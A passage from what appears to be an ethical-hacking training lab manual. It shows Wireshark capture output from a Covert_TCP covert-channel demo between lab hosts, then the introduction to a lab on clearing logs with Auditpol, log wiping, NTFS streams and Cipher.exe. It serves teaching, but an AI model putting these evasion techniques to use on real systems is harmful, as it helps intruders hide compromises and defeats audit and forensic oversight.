

Frame 308: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
Ethernet II, Src: MS-NLB-PhysServer-21_5d:19:ce:88 (02:15:5d:19:ce:88), Dst: MS-NLB-PhysServer-21_5d:19:ce:89 (02:15:5d:19:ce:89)
Internet Protocol Version 4, Src: 10.10.1.13, Dst: 10.10.1.9
0100 = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 40
Identification: 0x6500 (25856)
Flags: 0x00
Fragment Offset: 0
Time to Live: 64
Protocol: TCP (6)
Header Checksum: 0xffa6 [validation disabled]
Header checksum status: Unverified

0000 02 15 5d 19 ce 89 02 15 5d 19 ce 88 08 00 45 00 ...]....
0010 00 28 65 00 00 00 40 06 ff a6 0a 0a 01 0d 0a 0a .(e...@.
0020 01 09 22 b8 27 0f d0 20 00 00 00 00 00 00 50 02 .."'.
0030 02 00 7d d1 00 00

Packets: 732 · Displayed: 34 (4.6%) · Dropped: 0 (0.0%) · Profile: Default

Identification (ip.id), 2 bytes

Menu (as superuser)



*eth0 (as superuser)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp

No.	Time	Source	Destination	Protocol	Length	Info
308	155.814244200	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=51
309	155.814901500	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
315	156.814472300	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=51
316	156.815306000	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
317	157.814745700	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=51
318	157.815098400	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
325	158.814927100	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=51
326	158.815169200	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
328	159.815056900	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=51
329	159.815363200	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
332	160.815284900	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=51

Frame 325: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
Ethernet II, Src: MS-NLB-PhysServer-21_5d:19:ce:88 (02:15:5d:19:ce:88), Dst: MS-NLB-PhysServer-21_5d:19:ce:89 (02:15:5d:19:ce:89)
Internet Protocol Version 4, Src: 10.10.1.13, Dst: 10.10.1.9
0100 = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 40
Identification: 0x6500 (25856)
Flags: 0x00
Fragment Offset: 0
Time to Live: 64
Protocol: TCP (6)
Header Checksum: 0xffa6 [validation disabled]
Header checksum status: Unverified

0000 02 15 5d 19 ce 89 02 15 5d 19 ce 88 08 00 45 00 ...]....
0010 00 28 65 00 00 00 40 06 ff a6 0a 0a 01 0d 0a 0a .(e...@.
0020 01 09 22 b8 27 0f 58 16 00 00 00 00 00 00 50 02 ..".."X.
0030 02 00 f5 db 00 00

Packets: 732 · Displayed: 34 (4.6%) · Dropped: 0 (0.0%) · Profile: Default

Identification (ip.id), 2 bytes

Menu (as superuser)

*eth0 (as superuser)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp

No.	Time	Source	Destination	Protocol	Length	Info
308	155.814244200	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=51
309	155.814901500	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
315	156.814472300	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=51
316	156.815306000	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
317	157.814745700	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=51
318	157.815098400	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
325	158.814927100	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=51
326	158.815169200	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
328	159.815056900	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=51
329	159.815363200	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
332	160.815284900	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=51

Frame 328: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
Ethernet II, Src: MS-NLB-PhysServer-21_5d:19:ce:88 (02:15:5d:19:ce:88), Dst: MS-NLB-PhysServer-21_5d:19:ce:89 (02:15:5d:19:ce:89)
Internet Protocol Version 4, Src: 10.10.1.13, Dst: 10.10.1.9
0100 = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 40
Identification: 0x7400 (29696)
Flags: 0x00
Fragment Offset: 0
Time to Live: 64
Protocol: TCP (6)
Header Checksum: 0xf0a6 [validation disabled]
Header checksum status: Unverified

0000 02 15 5d 19 ce 89 02 15 5d 19 ce 88 08 00 45 00 ...]....
0010 00 28 74 00 00 00 40 06 f0 a6 0a 0a 01 0d 0a 0a .(E...@.
0020 01 09 22 b8 27 0f 76 20 00 00 00 00 00 00 50 02 ..".."V.
0030 02 00 d7 d1 00 00

Packets: 732 · Displayed: 34 (4.6%) · Dropped: 0 (0.0%) · Profile: Default

Identification (ip.id), 2 bytes

Menu (as superuser)

45. This concludes the demonstration of how to use Covert_TCP to create a covert channel.

46. Close all open windows and document all the acquired information.

Lab 4: Clear Logs to Hide the Evidence of Compromise

Lab Scenario

In the previous labs, you have seen different steps that attackers take during the system hacking lifecycle. They start with gaining access to the system, escalating privileges, executing malicious applications, and hiding files. However, to maintain their access to the target system longer and avoid detection, they need to clear any traces of their intrusion. It is also essential to avoid a traceback and possible prosecution for hacking.

A professional ethical hacker and penetration tester's last step in system hacking is to remove any resultant tracks or traces of intrusion on the target system. One of the primary techniques to achieve this goal is to manipulate, disable, or erase the system logs. Once you have access to the target system, you can use inbuilt system utilities to disable or tamper with the logging and auditing mechanisms in the target system.

This task will demonstrate how the system logs can be cleared, manipulated, disabled, or erased using various methods.

Lab Objectives

- View, enable, and clear audit policies using Auditpol
- Clear Windows machine logs using various utilities
- Clear Linux machine logs using the BASH shell
- Hiding artifacts in windows and Linux machines
- Clear Windows machine logs using CCleaner

Overview of Clearing Logs

To remain undetected, the intruders need to erase all evidence of security compromise from the system. To achieve this, they might modify or delete logs in the system using certain log-wiping utilities, thus removing all evidence of their presence.

Various techniques used to clear the evidence of security compromise are as follow:

- **Disable Auditing:** Disable the auditing features of the target system
- **Clearing Logs:** Clears and deletes the system log entries corresponding to security compromise activities
- **Manipulating Logs:** Manipulate logs in such a way that an intruder will not be caught in illegal actions
- **Covering Tracks on the Network:** Use techniques such as reverse HTTP shells, reverse ICMP tunnels, DNS tunneling, and TCP parameters to cover tracks on the network.
- **Covering Tracks on the OS:** Use NTFS streams to hide and cover malicious files in the target system
- **Deleting Files:** Use command-line tools such as Cipher.exe to delete the data and prevent its future recovery
- **Disabling Windows Functionality:** Disable Windows functionality such as last access timestamp, Hibernation, virtual memory, and system restore points to cover tracks

Task 1: View, Enable, and Clear Audit Policies using Auditpol

